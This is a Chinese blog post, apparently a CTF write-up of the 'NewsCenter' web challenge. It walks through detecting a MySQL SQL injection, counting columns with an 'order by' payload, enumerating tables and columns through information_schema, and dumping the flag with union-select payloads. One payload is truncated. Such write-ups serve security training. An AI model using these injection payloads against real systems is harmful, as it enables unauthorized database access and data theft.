
攻防世界-NewsCenter

原创

m0_62094846 于 2021-11-16 21:56:43 发布 996 收藏
文章标签： 网络安全 安全 mysql

本文链接：https://blog.csdn.net/m0_62094846/article/details/121366144

作为萌新，找了页面，源代码，开发者工具，就是没想到是sql注入（之前做的题题目会写是注入）





输入1和1#页面可以显示，如果输入1'会出现白屏

证明是sql注入，并且白屏表示不存在


输入3会有显示，4就会白屏，说明有3列数据


```
1' order by 3#
```






接下来就可以查看数据库了






然后查表，有两个，依次查




```
-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='secret_tab
```

在secret_table中看到有类似flag的字样



最后就可以查出数据

```
-1' union select 1,2,group_concat(fl4g) from secret_table#
```